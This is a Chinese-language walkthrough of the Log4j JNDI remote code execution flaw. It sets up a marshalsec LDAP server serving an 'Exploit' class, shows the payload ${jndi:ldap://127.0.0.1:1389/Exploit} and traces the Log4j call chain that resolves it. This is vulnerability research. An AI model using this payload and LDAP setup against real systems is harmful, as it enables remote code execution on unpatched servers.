
log4j漏洞分析

漏洞复现

首先这里起一个ldap的服务 然后我们吧漏洞代码放上去

```
C:\Users\Admin\Desktop\SpoolSamplerNET-master\JNDI>java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefSer
ver "http://127.0.0.1:8000/#Exploit"
Listening on 0.0.0.0:1389
Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8000/Exploit.class
```

可以看到这里已经弹出计算机



漏洞分析流程

因为利用链相对来说比较长


总利用链条:

lookup:172, JndiManager (org.apache.logging.log4j.core.net) lookup:56, JndiLookup (org.apache.logging.log4j.core.lookup) lookup:223, Interpolator (org.apache.logging.log4j.core.lookup) resolveVariable:1116, StrSubstitutor (org.apache.logging.log4j.core.lookup) substitute:1038, StrSubstitutor (org.apache.logging.log4j.core.lookup) substitute:912, StrSubstitutor (org.apache.logging.log4j.core.lookup) replace:467, StrSubstitutor (org.apache.logging.log4j.core.lookup) format:132, MessagePatternConverter (org.apache.logging.log4j.core.pattern) format:38, PatternFormatter (org.apache.logging.log4j.core.pattern) toSerializable:345, PatternLayout$PatternSerializer (org.apache.logging.log4j.core.layout) toText:244, PatternLayout (org.apache.logging.log4j.core.layout) encode:229, PatternLayout

(org.apache.logging.log4j.core.layout) encode:59, PatternLayout
(org.apache.logging.log4j.core.layout) directEncodeEvent:197,
AbstractOutputStreamAppender (org.apache.logging.log4j.core.appender)
tryAppend:190, AbstractOutputStreamAppender
(org.apache.logging.log4j.core.appender) append:181, AbstractOutputStreamAppender
(org.apache.logging.log4j.core.appender) tryCallAppender:156, AppenderControl
(org.apache.logging.log4j.core.config) callAppender0:129, AppenderControl
(org.apache.logging.log4j.core.config) callAppenderPreventRecursion:120,
AppenderControl (org.apache.logging.log4j.core.config) callAppender:84,
AppenderControl (org.apache.logging.log4j.core.config) callAppenders:543, LoggerConfig
(org.apache.logging.log4j.core.config) processLogEvent:502, LoggerConfig
(org.apache.logging.log4j.core.config) log:485, LoggerConfig
(org.apache.logging.log4j.core.config) log:460, LoggerConfig
(org.apache.logging.log4j.core.config) log:63, DefaultReliabilityStrategy
(org.apache.logging.log4j.core.config) log:161, Logger (org.apache.logging.log4j.core)
tryLogMessage:2198, AbstractLogger (org.apache.logging.log4j.spi)
logMessageTrackRecursion:2152, AbstractLogger (org.apache.logging.log4j.spi)
logMessageSafely:2135, AbstractLogger (org.apache.logging.log4j.spi) logMessage:2011,
AbstractLogger (org.apache.logging.log4j.spi) logIfEnabled:1983, AbstractLogger
(org.apache.logging.log4j.spi) error:740, AbstractLogger (org.apache.logging.log4j.spi)
main:8, log4jRCE


需要注意的点:

在这里他会判断日志的等级 如果是小于配置文件的即不能进入 this.logMessage()进行触发漏洞
日志等级 默认只要大于error()和fatal()可以触发漏洞就可以触发漏洞了




因为利用链很长 所以我们简要分析

所以我们定位到processLogEvent:502, LoggerConfig (org.apache.logging.log4j.core.config)




然后我们根据调用链来到 encode方法 然后我们跟进toText方法


encode:59, PatternLayout (org.apache.logging.log4j.core.layout) directEncodeEvent:197, AbstractOutputStreamAppender (org.apache.logging.log4j.core.appender) tryAppend:190, AbstractOutputStreamAppender (org.apache.logging.log4j.core.appender) append:181, AbstractOutputStreamAppender (org.apache.logging.log4j.core.appender) tryCallAppender:156, AppenderControl (org.apache.logging.log4j.core.config) callAppender0:129, AppenderControl (org.apache.logging.log4j.core.config) callAppenderPreventRecursion:120, AppenderControl (org.apache.logging.log4j.core.config) callAppender:84, AppenderControl (org.apache.logging.log4j.core.config) callAppenders:543, LoggerConfig (org.apache.logging.log4j.core.config) processLogEvent:502, LoggerConfig (org.apache.logging.log4j.core.config)



这里继续跟进toSerializable方法



这里我们来到了toSerializable方法 我们注意看这个buffer 可以清楚的看到通过循环打印出我们的日志信息




我们在处理我们的恶意代码的时候 我们跟进去format这个方法 我们来到MessagePatternConverter这个类 的format方法 这个方法是相对来说比较重要的


可以看到这里判断从0开始到length()结束 到这个索引的字符如果是$ 及 并且是 { 的话 他会根据你大括号里面的字符进行相应的处理 这里调用了setLength方法 这里的offset其实就是字符串的长度 比如:

17:09:58.413 [main] ERROR Log4jDemoApplication - ${jndi:ldap://127.0.0.1:1389/Exploit}

然后调用了append方法 这里通过replace方法进行替换 比如说查出来${java:os} 可能查出来是java:os更换成操作系统版本之类的


我们跟进getStrSubstitutor方法







可以看到这个方法很简单 就返回一个subst subst我们搜索可以看到 subst是一个new了StrSubstitutor对象 然后放进去一个tempLookup

而tempLookup又new了一个Interpolator对象 里面放进去一个propertyMap 我们查看Interpolator对象里面是什么







这里可以清楚的看到这里进行了放进去了一些key是log4j 值是Log4jLookup()的一个对象 等等




我们继续往下走 首先获取到StrSubstitutor对象之后 会调用replace方法 我们跟进去 此时我们来到了substitute方法 此时我们可以看到buf是我们的payload 然后我们跟进去这个方法



